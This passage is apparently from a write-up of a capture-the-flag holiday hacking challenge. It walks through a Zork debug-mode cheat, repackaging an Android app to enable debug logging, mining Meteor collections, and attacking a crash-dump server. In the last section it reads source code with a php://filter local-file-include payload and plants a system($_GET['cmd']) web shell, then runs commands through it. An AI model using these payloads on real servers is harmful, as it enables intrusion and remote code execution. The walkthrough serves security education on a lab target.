


Figure 19 - Analytics Logged In

So we logged in! One of the links in the header points to <https://analytics.northpolewonderland.com/getaudio.php?id=20c216bc-b8b1-11e6-89e1-42010af00008> which brings us our 2nd MP3.

Just checking what cookies were set, we have the following. The name AUTH sounds interesting!

1. `document.cookie;`
2. `"AUTH=82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4e9baa1c80b97fee8bca32881f978bf7ac49e0953b14348637bec"`

The Dungeon Game

Going to <http://dungeon.northpolewonderland.com> gives us text explaining the rules of a game. There's no obvious exploit points on the site so we run **Nmap** against the server.

```
root@kali: ~/S
File Edit View Search Terminal Help
root@kali:~/S# nmap dungeon.northpolewonderland.com -T5
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-24 16:15 GMT
Warning: 35.184.47.139 giving up on port because retransmission cap hit (2).
Nmap scan report for dungeon.northpolewonderland.com (35.184.47.139)
Host is up (1.5s latency).
rDNS record for 35.184.47.139: 139.47.184.35.bc.googleusercontent.com
Not shown: 909 closed ports, 88 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
11111/tcp open  vce

Nmap done: 1 IP address (1 host up) scanned in 24.20 seconds
root@kali:~/S#
```

Figure 20- Dungeon

Port 11111 looks out of place so we use Netcat to connect.

```
root@kali: ~/S
File Edit View Search Terminal Help
root@kali:~/S# nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>
```

Figure 21 - Dungeon Netcat

The game itself (the one we had earlier from a ZIP file) has a game debugging technique¹⁴. Running Strings against the file gives us the following. The > character seems interesting.

1. ...
2. You are not an authorized user.
3. GDT>
4. Idx,Ary:
5. ...

¹⁴ <https://github.com/devshane/zork/blob/master/gdt.c>

Running this gives us a list of valid commands:

```
1. >GDT
2. GDT>help
3. Valid commands are:
4. AA- Alter ADVS          DR- Display ROOMS
5. AC- Alter CEVENT       DS- Display state
6. AF- Alter FINDEX       DT- Display text
7. AH- Alter HERE         DV- Display VILLS
8. AN- Alter switches     DX- Display EXITS
9. AO- Alter OBJCTS       DZ- Display PUZZLE
10. AR- Alter ROOMS       D2- Display ROOM2
11. AV- Alter VILLS       EX- Exit
12. AX- Alter EXITS       HE- Type this message
13. AZ- Alter PUZZLE      NC- No cyclops
14. DA- Display ADVS      ND- No deaths
15. DC- Display CEVENT    NR- No robber
16. DF- Display FINDEX    NT- No troll
17. DH- Display HACKS     PD- Program detail
18. DL- Display lengths   RC- Restore cyclops
19. DM- Display RTEXT     RD- Restore deaths
20. DN- Display switches  RR- Restore robber
21. DO- Display OBJCTS    RT- Restore troll
22. DP- Display parser    TK- Take
23. GDT>
```

The commands seem to be self-explanatory. Using AH to change the room, we're able to hop to the rooms in question with ease. Taking objects would allow us even smaller steps needed to complete the game.

```
1. GDT>AH
2. Old= 2      New= 105
3. GDT>exit
4. >take art
5. Taken.
6. >GDT
7. GDT>Ah
8. Old= 105    New= 192
9. GDT>exit
10. >give art to elf
11. The elf, satisfied with the trade says -
12. send email to "peppermint@northpolewonderland.com" for that which you seek.
13. The elf says - you have conquered this challenge - the game will now end.
14. Your score is 4 [total of 585 points], in 2 moves.
15. This gives you the rank of Beginner.
16. root@kali:~/S#
```

There's a shorter version available which allows us to finish the game in 1 move!

```
1. >GDT
2. GDT>TK
3. Entry: 8 // Take a diamond
4. Taken.
5. GDT>AH
6. Old= 2      New= 192 // Move to the room with the Elf in
7. GDT>exit
8. >give diamond to elf
9. The elf, satisfied with the trade says -
10. send email to "peppermint@northpolewonderland.com" for that which you seek.
11. The elf says - you have conquered this challenge - the game will now end.
12. Your score is 10 [total of 585 points], in 1 move.
13. This gives you the rank of Beginner.
```

So as the Elf suggests, we email peppermint@northpolewonderland.com. We get an email in return with the MP3 (discombobulatedaudio3.mp3) attached.

1. You tracked me down, of that I have no doubt.
- 2.
3. I won't get upset, to avoid the inevitable bout.
- 4.
5. You have what you came for, attached to this note.
- 6.
7. Now go and catch your villian, and we will alike do dote.

The Debug Server

In the **strings.xml** file mentioned earlier, there was a debug string which was set to false

```
1. <string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
2. <string name="debug_data_enabled">false</string>
```

In the **public.xml** file, a file that is used to assign fixed resource IDs to Android resources, we have the following

```
1. <public type="string" name="debug_data_collection_url" id="0x7f07001d" />
2. <public type="string" name="debug_data_enabled" id="0x7f07001e" />
```

As the values are in hex, we look for the decimal values 2131165213 and 2131165214 to see where that takes us.

```
1. if (getString(2131165214).equals("true")) {
2.     Log.i(getString(2131165204), "Remote debug logging is Enabled");
3.     z = true;
4. } else {
5.     Log.i(getString(2131165204), "Remote debug logging is Disabled");
6.     z = false;
7. }
8. getSupportActionBar().m2632a(true);
9. getSupportActionBar().m2636b(true);
10. getSupportActionBar().m2631a((CharSequence) "Edit Profile");
11. this.f2420a = new ProgressDialog(this);
12. this.f2420a.setTitle(2131165208);
13. this.f2420a.setIndeterminate(false);
14. if (z) {
15.     try {
16.         JSONObject jsonObject = new JSONObject();
17.         jsonObject.put("date", new SimpleDateFormat("yyyyMMddHHmmssZ").format(Calendar.getInstance().getTime()));
18.         jsonObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
19.         jsonObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
20.         jsonObject.put("freemem", Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory());
21.         new Thread(new C08591(this, jsonObject)).start();
22.     } catch (Exception e) {
23.         Log.e(getString(2131165204), "Error posting JSON debug data: " + e.getMessage());
24.     }
25. }
```

This checks whether the debug key is set to true, if it is, it sends debug information to the server. This seems like a good place to start.

In the following, we do the following¹⁵:

- Decompile the APK
- Outside the terminal, we amend the value to true (line 2 in the first code block above)
- Rebuild the app
- Sign the app
- Uninstall any version of the app we have installed
- Install the new version

¹⁵ <https://pen-testing.sans.org/blog/2015/06/30/modifying-android-apps-a-sec575-hands-on-exercise-part-1>

```
1. C:\Users\Alan\Downloads\SantaGram>apktool d SantaGram_4.2.apk
2. I: Using Apktool 2.2.1 on SantaGram_4.2.apk
3. I: Loading resource table...
4. I: Decoding AndroidManifest.xml with resources...
5. I: Loading resource table from file: C:\Users\Alan\AppData\Local\apktool\framework\1.apk
6. I: Regular manifest package...
7. I: Decoding file-resources...
8. I: Decoding values */* XMLs...
9. I: Baksmaling classes.dex...
10. I: Copying assets and libs...
11. I: Copying unknown files...
12. I: Copying original files...
13.
14. C:\Users\Alan\Downloads\SantaGram>apktool b SantaGram_4.2
15. I: Using Apktool 2.2.1
16. I: Checking whether sources has changed...
17. I: Smaling smali folder into classes.dex...
18. I: Checking whether resources has changed...
19. I: Building resources...
20. I: Building apk file...
21. I: Copying unknown files/dir...
22.
23. ...
24.
25. C:\Users\Alan\Downloads\SantaGram\SantaGram_4.2>"c:\Program Files\Java\jdk1.8.0_111\bin\keytool.exe" -genkey -v -keystore keys/SantaGram_4.2.keystore -alias SantaGram_4.2 -keyalg RSA -
    keysize 1024 -sigalg SHA1withRSA -validity 10000
26. Enter keystore password:
27. Re-enter new password:
28. What is your first and last name?
29. [Unknown]: Janusz Jasinski
30. What is the name of your organizational unit?
31. [Unknown]: S
32. What is the name of your organization?
33. [Unknown]: Slayer
34. What is the name of your City or Locality?
35. [Unknown]: Biringham
36. What is the name of your State or Province?
37. [Unknown]: UK
38. What is the two-letter country code for this unit?
39. [Unknown]: UK
40. Is CN=Janusz Jasinski, OU=S, O=Slayer, L=Biringham, ST=UK, C=UK correct?
41. [no]: yes
42.
43. Generating 1,024 bit RSA key pair and self-
    signed certificate (SHA1withRSA) with a validity of 10,000 days
44.     for: CN=Janusz Jasinski, OU=S, O=Slayer, L=Biringham, ST=UK, C=UK
45. Enter key password for <SantaGram_4.2>
46.     (RETURN if same as keystore password):
47. [Storing keys/SantaGram_4.2.keystore]
48.
49. C:\Users\Alan\Downloads\SantaGram\SantaGram_4.2>"c:\Program Files\Java\jdk1.8.0_111\bin\jarsigner.
    exe" -keystore keys\SantaGram_4.2.keystore dist\SantaGram_4.2.apk -sigalg SHA1withRSA -
    digestalg SHA1 SantaGram_4.2
50. Enter Passphrase for keystore:
51. jar signed.
52.
53. Warning:
54. No -tsa or -
    tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to
    validate this jar after the signer certificate's expiration date (2044-05-
    10) or after any future revocation date.
55.
56. C:\Users\Alan\Downloads\SantaGram\SantaGram_4.2>adb uninstall com.northpolewonderland.santagram
57. Success
58.
59. C:\Users\Alan\Downloads\SantaGram\SantaGram_4.2>adb install dist\SantaGram_4.2.apk
60. [100%] /data/local/tmp/SantaGram_4.2.apk
61.     pkg: /data/local/tmp/SantaGram_4.2.apk
62. Success
```


We want to monitor the traffic so we setup **BurpSuite** accordingly¹⁶. As the call to the debug server was within a file called **EditProfile.java**, we go and edit our profile to trigger the request below.

```
1. POST /index.php HTTP/1.1
2. Content-Type: application/json
3. User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0.1; SM-G920F Build/MMB29K)
4. Host: dev.northpolewonderland.com
5. Connection: close
6. Accept-Encoding: gzip
7. Content-Length: 144
8.
9. {"date":"20161223192734+0000","udid":"3362bd46a2bf6c6b","debug":"com.northpolewonderland.santagram
.EditProfile, EditProfile","freemem":51808880}
```

Now we look at the response

```
1. HTTP/1.1 200 OK
2. Server: nginx/1.6.2
3. Date: Fri, 23 Dec 2016 19:30:22 GMT
4. Content-Type: application/json
5. Connection: close
6. Content-Length: 250
7.
8. {"date":"20161223193022","status":"OK","filename":"debug-20161223193022-
0.txt","request":{"date":"20161223192734+0000","udid":"3362bd46a2bf6c6b","debug":"com.northpolewon
derland.santagram.EditProfile, EditProfile","freemem":51808880,"verbose":false}}
```

Interestingly, we have a few new keys appear, specifically one at the end where the key **verbose** has the value of **false**.




Figure 22 -Catching APK Traffic

¹⁶ <https://support.portswigger.net/customer/portal/articles/1841101-configuring-an-android-device-to-work-with-burp> and <https://support.portswigger.net/customer/portal/articles/1841102-Mobile%20Set-up%20Android%20Device%20-%20Installing%20CA%20Certificate.html>

Let's set the **verbose** key over in the request and set it as **true** to see what happens.




Figure 23 - Changing Request Verbosity

The response is now more detailed and shows where the 3rd MP3 is: <http://dev.northpolewonderland.com/debug-20161224235959-0.mp3>

The Banner Ad Server

The URL for this server is <http://ads.northpolewonderland.com/>. From one of the chats with the in-game Elves, there's reference to Meteor¹⁷.

Meteor is a cohesive development platform, a collection of libraries and packages that are bound together in a tidy way to make web development easier.

With that we install **TamperMonkey**¹⁸ and **MeteorMiner**¹⁹. With all that loaded, navigating to the site gives us a new menu.




Figure 24 - Meteor Miner

The menu is broken down by collections, subscriptions, templates and routes²⁰. Anything with admin text always gets our attention so we visit that page.




Figure 25 - Meteor Admin Quotes

¹⁷ <http://www.meteor.com>

¹⁸ <https://tampermonkey.net/>

¹⁹ <https://github.com/nidem/MeteorMiner>

²⁰ <https://pen-testing.sans.org/blog/2016/12/06/mining-meteor>

To find out what is in the **HomeQuotes** collection, we run the code at line 1 below in the Chrome console. This brings back an array of objects. Navigating through each one, we can see the last object shows us the location of our 5th MP3: **http://ads.northpolewonderland.com/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3**

```
1. HomeQuotes.find().fetch()
2.   Array[5]
3.   0:Object
4.   1:Object
5.   2:Object
6.   3:Object
7.   4:Object
8.   _id:"zPR5TpxB5mcAH3pYk"
9.   audio:"/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
10.  hidden:true
11.  index:4
12.  quote:"Just Ad It!"
13.  __proto__:Object
14.  length:5
15.  __proto__:Array[0]
```

Interestingly, we can leverage some of the API²¹ to perform different actions. For instance, we can create a user²².

```
1. Accounts.createUser({username: 'JanuszJasinski', password: 'SecurePassword'});
```

After logging in, this gives us access to a menu. At time of writing, there's no obvious exploit to go beyond this but it'll be worth looking at after my submission. Since some functions can only be called server side, it seems a lot of functionality is limited²³.




Figure 26 - Meteor Logged In

²¹ <http://docs.meteor.com/api/>

²² <http://docs.meteor.com/api/passwords.html#Accounts-createUser>

²³ We'll soon see!

The Uncaught Exception Handler Server

After running the APK for a while, I couldn't see any exceptions being sent (seems to have been coded well!). Looking at the code, there is reference to JSON being posted to the server.

```
1. private void postExceptionData(Throwable th) {
2.     JSONObject jsonObject = new JSONObject();
3.     Log.i(getString(2131165204), "Exception: sending exception data to " + getString(2131165216));
4.     try {
5.         jsonObject.put("operation", "WriteCrashDump");
6.         JSONObject jsonObject2 = new JSONObject();
7.         jsonObject2.put("message", th.getMessage());
8.         jsonObject2.put("lmessage", th.getLocalizedMessage());
9.         jsonObject2.put("strace", Log.getStackTraceString(th));
10.        jsonObject2.put("model", Build.MODEL);
11.        jsonObject2.put("sdkint", String.valueOf(VERSION.SDK_INT));
12.        jsonObject2.put("device", Build.DEVICE);
13.        jsonObject2.put("product", Build.PRODUCT);
14.        jsonObject2.put("lversion", System.getProperty("os.version"));
15.        jsonObject2.put("vmheapsz", String.valueOf(Runtime.getRuntime().totalMemory()));
16.        jsonObject2.put("vmallocmem", String.valueOf(Runtime.getRuntime().totalMemory() - Runtime.
getRuntime().freeMemory()));
17.        jsonObject2.put("vmheapszlimit", String.valueOf(Runtime.getRuntime().maxMemory()));
18.        jsonObject2.put("natallocmem", String.valueOf(Debug.getNativeHeapAllocatedSize()));
19.        jsonObject2.put("cpuusage", String.valueOf(cpuUsage()));
20.        jsonObject2.put("totalstor", String.valueOf(totalStorage()));
21.        jsonObject2.put("freestor", String.valueOf(freeStorage()));
22.        jsonObject2.put("busystor", String.valueOf(busyStorage()));
23.        jsonObject2.put("udid", Secure.getString(getContentResolver(), "android_id"));
24.        jsonObject.put("data", jsonObject2);
25.        new Thread(new C09834(this, jsonObject)).start();
26.    } catch (JSONException e) {
27.        Log.e(TAG, "Error posting message to " + getString(2131165216) + " -
- " + e.getMessage());
28.    }
29. }
```

The JSON structure is of the form:

```
1. {
2.     "operation": "WriteCrashDump",
3.     "data": {WITHIN HERE GOES ANOTHER JSON STRUCTURE FROM LINES 7 to 23}
4. }
```

However, when posting a cut down version we get an error saying the **crashdump** key must be set

Request

```
1. {
2.     "operation": "WriteCrashDump",
3.     "data": {}
4. }
```

Response

```
1. Fatal error! JSON key 'crashdump' must be set.
```

So now we set this key with a value and get a valid response back

Request

```
1. {
2.   "operation": "WriteCrashDump",
3.   "data": {
4.     "crashdump": "Testing"
5.   }
6. }
```

Response

```
1. {
2.   "success" : true,
3.   "folder" : "docs",
4.   "crashdump" : "crashdump-TydxgS.php"
5. }
```

Going to <http://ex.northpolewonderland.com/docs/crashdump-TydxgS.php> shows us our value in JSON format

```
1. {
2.   "crashdump": "Testing"
3. }
```

If we post an empty JSON array/string, we get the following error message which means we can read as well as write.

```
1. Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
```

Request

```
1. {
2.   "operation": "ReadCrashDump",
3.   "data": {
4.     "crashdump": "docs/crashdump-TydxgS"
5.   }
6. }
```

Response

```
1. {
2.   "crashdump": "Testing"
3. }
```

We can write to files and read them. This is where the **php://input** wrapper²⁴ could come in handy. It is a kind of meta-wrapper designed to permit the application of filters to a stream at the time of opening. This is useful with all-in-one file functions such as **readfile()**, **file()**, and **file_get_contents()** where there is otherwise no opportunity to apply a filter to the stream prior the contents being read.

Let's see what happens when we use the wrapper to base64 decode the content

²⁴ <https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities>

Request

```
1. POST /exception.php HTTP/1.1
2. Host: ex.northpolewonderland.com
3. User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5. Accept-Language: en-GB,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Connection: close
8. Upgrade-Insecure-Requests: 1
9. Content-Type: application/json
10. Content-Length: 158
11.
12. {
13.   "operation": "ReadCrashDump",
14.   "data": {
15.     "crashdump": "php://filter/read=convert.base64-encode/resource=exception"
16.   }
17. }
```

Response

```
1. PD9waHAgCgojIEF1ZGlvIGZpbGUgZnJvbSBEaXNjb21ib2J1bGF0b3IgaW4gd2Vicm9vdDogZGlzY29tYm9idWxhdGVkLWF1ZG
1vLTYtWHl6RTN0OVlxS05ILm1wMwoKIyBDb2RlIGZyb20gaHR0cDovL3Ro...
```

This gives us a long base64 encode string. Base64 decoding it gives us the contents of the **exception.php** page, the top of which references the MP3 we're after

```
1. # Audio file from Discombobulator in webroot: discombobulated-audio-6-XYZE3N9YqKNH.mp3
```

Curiosity made me want to look at the file I just created . So pointing the previous request to the file I created gave a base64 encoded response that decoded to the following.

```
1. <?php print('{
2.   "crashdump": "Testing"
3. }');
```

With this, it looked like we could escape the print() function. If we could do that, we would then be able to use the parameter to “pop a shell” as the cool kids say.

Response

```
1. {
2.   "operation": "WriteCrashDump",
3.   "data": "');echo '<pre>';system($_GET['cmd']);echo '</pre>';#"
4. }
```

Request

```
1. {
2.   "success" : true,
3.   "folder" : "docs",
4.   "crashdump" : "crashdump-KxoMcJ.php"
5. }
```

Navigating to the new file (<http://ex.northpolewonderland.com/docs/crashdump-KxoMcJ.php?cmd=ls%20-laah>) and passing a value to the CMD parameter, we managed to execute that command

```
1. total 9.5M
2. drwxr-xr-x 2 www-data www-data 104K Dec 24 23:15 .
3. drwxr-xr-x 3 root      root      4.0K Dec  7 17:08 ..
4. -rw-r--r-- 1 www-data www-data   37 Dec 24 05:17 crashdump-00AV7S.php
5. -rw-r--r-- 1 www-data www-data   22 Dec 22 16:27 crashdump-00N1u0.php
```

